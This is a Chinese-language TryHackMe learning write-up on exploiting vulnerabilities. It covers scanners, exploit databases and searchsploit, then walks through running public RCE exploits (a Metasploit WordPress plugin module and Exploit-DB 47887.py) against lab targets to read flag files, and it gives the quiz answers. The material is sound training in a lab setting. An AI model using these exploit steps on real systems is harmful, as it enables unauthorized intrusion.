THM-Exploit Vulnerabilities(利用漏洞)-学习

本文相关的TryHackMe实验房间链接： https://tryhackme.com/room/exploitingavulnerabilityv2

通过学习相关知识点：了解一些利用漏洞的工具、技术和资源。

H2 介绍

在本文中，我们将讨论一些识别漏洞的方法，并结合我们的研究技能来了解这些漏洞是如何被滥用的。

此外，你还可以发现一些公开可用的资源，这些资源在进行漏洞研究和利用时对你的技能和工具是必不可少的补充。

H2 自动化VS手动漏洞研究

在网络安全中有无数用于漏洞扫描的工具和服务，从商业（需要承担沉重的费用）到开源免费，使用漏洞扫描程序是快速检查应用程序是否存在缺陷的便捷方式。

例如，漏洞扫描器 Nessus 既有免费（社区）版，也有商业版，一年许可证花费数千英镑的商业版本可能会用于提供渗透测试服务或审计的组织。

下表中详细介绍了使用漏洞扫描程序的一些优点和缺点：

优势	坏处
自动扫描很容易重复，并且可以轻松地在团队内共享结果。	人们经常会依赖这些工具。
这些扫描仪速度很快，可以有效地测试大量应用程序。	它们[redacted]产生大量流量和日志记录。如果您试图绕过防火墙等，这并不好。
存在开源解决方案。	开源解决方案通常是基本的，需要昂贵的许可证才能拥有有用的功能。
自动扫描程序涵盖了可能难以手动搜索的各种不同的漏洞。	他们通常无法找到应用程序中的所有漏洞。

在测试单个应用程序或程序时，手动扫描漏洞通常是渗透测试人员的选择；事实上，手动扫描将涉及搜索相同的漏洞并会使用与自动扫描类似的技术。

这两种技术都涉及测试应用程序或程序的漏洞，这些漏洞包括：


漏洞	描述
安全配置错误	安全错误配置涉及由于开发人员疏忽造成的漏洞。例如，在应用程序和攻击者之间的消息中暴露服务器信息。
损坏的访问控制	当攻击者能够访问他们不应该能够访问的应用程序部分时，就会出现此漏洞。
不安全的反序列化	这是通过应用程序发送的数据的不安全处理。攻击者可能能够将恶意代码传递给应用程序，然后在应用程序中执行。
注射 注入	当攻击者能够将恶意数据输入到应用程序中时，就会存在注入漏洞。这是由于未能确保 [redacted] 输入是无害的。

答题

H2 手动寻找漏洞

Rapid7

与 Exploit DB 和 NVE 等其他服务非常相似， Rapid7 是一个漏洞研究数据库；唯一的区别是这个数据库也能同时作为一个漏洞利用数据库。 使用此服务时，你可以按漏洞类型（即应用程序和操作系统）进行关键词过滤。




此外，该数据库包含使用流行的 Metasploit 工具来利用应用程序的说明。 例如，Rapid7 上有个条目是针对“Wordpress Plugin SP Project & Document”的，我们可以在其中看到有关如何使用漏洞利用模块来滥用此漏洞的说明。

```
msf > use exploit/multi/http/wp_plugin_sp_project_document_rce
msf exploit(wp_plugin_sp_project_document_rce) > show targets
    ...targets...
msf exploit(wp_plugin_sp_project_document_rce) > set TARGET < target-id >
msf exploit(wp_plugin_sp_project_document_rce) > show options
    ...show and set options...
msf exploit(wp_plugin_sp_project_document_rce) > exploit
```

GitHub

GitHub 是为软件开发人员设计的流行 Web 服务，该站点用于托管和共享应用程序的源代码，以实现协作。 但是，由于上述原因，安全研究人员也会使用该平台；很多安全研究人员会在 GitHub 上存储和共享 PoC（概念证明），在这种情况下GitHub也能转变为漏洞利用数据库。

GitHub 在发现罕见或新的漏洞利用方面非常有用，因为任何人都可以创建帐户并上传内容 - 没有像其他漏洞利用数据库那样的正式验证过程。 话虽如此，GitHub有一个缺点是 PoC 可能无法在几乎不提供支持的情况下工作。



GitHub 使用标签和关键字系统，这意味着我们可以通过诸如“PoC”、“漏洞”等关键字来搜索 GitHub，在撰写本文时，有 14,272个带有关键字“cve”的存储库。 我们还可以通过编程语言过滤结果。

Searchsploit

Searchsploit 是一种可用在流行的渗透测试发行版（如 Kali Linux）上的工具，它也可以在 TryHackMe AttackBox 上使用。 该工具是 Exploit-DB 的离线副本。

你可以按应用程序名称、漏洞类型使用searchsploit进行关键字检索。 例如，在下面的代码片段中，我们正在使用 searchsploit 搜索我们可以使用的与 Wordpress 相关的漏洞。

Using Searchsploit to look for exploits relating to "Wordpress"

```
searchsploit wordpress
WordPress Theme Think Responsive 1.0 - Arbitr | php/webapps/29332.txt
WordPress Theme This Way - 'upload_settings_i | php/webapps/38820.php
WordPress Theme Toolbox - 'mls' SQL Injection | php/webapps/38077.txt
WordPress Theme Trending 0.1 - 'cpage' Cross- | php/webapps/36195.txt
WordPress Theme Uncode 1.3.1 - Arbitrary File | php/webapps/39895.php
WordPress Theme Urban City - 'download.php' A | php/webapps/39296.txt
WordPress Theme Web Minimalist 1.1 - 'index.p | php/webapps/36184.txt
WordPress Theme White-Label Framework 2.0.6 - | php/webapps/38105.txt
WordPress Theme Wp-ImageZoom - 'id' SQL Injec | php/webapps/38063.txt
WordPress Theme Zoner Real Estate - 4.1.1 Per | php/webapps/47436.txt
```

答题

回答以下问题

如果您想上传概念证明，您会使用哪个网站作为安全研究员？

GitHub 正确答案


您正在一个没有 Internet 连接的站点上执行渗透测试。您可以使用什么工具来查找要使用的漏洞？

searchsploit 正确答案

H2 手动漏洞利用示例

我们可以使用从第二小节中收集到的信息来利用易受攻击的服务，我们可以利用的最有效的漏洞之一是能够在运行易受攻击的应用程序或服务的目标机上执行命令。

如果能够在 运行易受攻击的应用程序或服务的目标机上 执行命令 将允许我们读取文件或执行我们以前无法单独使用应用程序或服务执行的命令；此外，我们还可以滥用它来获得所谓的机器立足点。 立足点是对易受攻击机器的控制台的访问，获得立足点之后，我们就可以开始利用目标机所在的网络上的其他应用程序或机器（也就是说：获得立足点之后可以进行内网渗透步骤）。



我们将使用一个漏洞在第二小节中提到的应用程序上执行RCE漏洞，以便能够在易受攻击的机器上远程执行命令。

在我们开始之前，要注意：漏洞利用很少开箱即用或者直接就可以使用。它们通常需要进行一些配置才能适用于我们的环境或目标，配置级别会因漏洞利用的环境而有所不同；因此你通常会在应用程序上发现针对同一漏洞的多个漏洞利用，由你自己决定哪种利用方式对你是最合适或最有用的。

例如，在下面的代码片段中，我们可以看到一些选项已更改，以反映我们正在攻击的目标机器的 IP 地址。

```
#修改配置前
nano exploit.py
mymachine="192.168.1.10"
port="1337"
```

```
#修改配置后
nano exploit.py
mymachine="10.13.37.10"
port="1337"
```

一旦我们正确配置了漏洞利用相关选项，我们需要进一步阅读这个漏洞利用的内容详情以了解如何使用它。 在下面的代码片段中，我们可以看到在运行漏洞利用程序时需要提供两个参数：

```
exploit.py --help
To use this exploit, provide the following arguments:
-u The URL of the application
-c the command that you wish to execute
```

考虑到这些信息，我们现在准备在易受攻击的机器上使用此漏洞。 我们将执行以下操作：

1. 使用该漏洞将恶意文件上传到易受攻击的应用程序上，其中包含我们希望执行的任何命令，Web 服务器将运行此恶意文件以执行代码。
2. 该文件将首先包含一个基本命令，我们将使用它来验证漏洞利用是否有效。
3. 然后我们将读取位于易受攻击机器上的文件的内容。


```
exploit.py -u http://10.10.10.10 -c "whoami"
www-data
```

```
exploit.py -u http://10.10.10.10 -c "cat flag.txt"
THM{EXPLOIT_COMPLETE}
```

答题


H2 手动漏洞利用练习

启动TryHackMe中的虚拟目标机，访问目标web服务器：10.10.226.237




> 网页相关的应用程序名称和版本号：Online Book Store v1.0


搜索相关的漏洞利用程序或者代码



复制需要使用的exp到当前目录路径下：`searchsploit -m php/webapps/47887.py`



执行exp： `python ./47887.py http://10.10.226.237` 。找到目标文件并查看其内容。



> THM{BOOK_KEEPING}

答题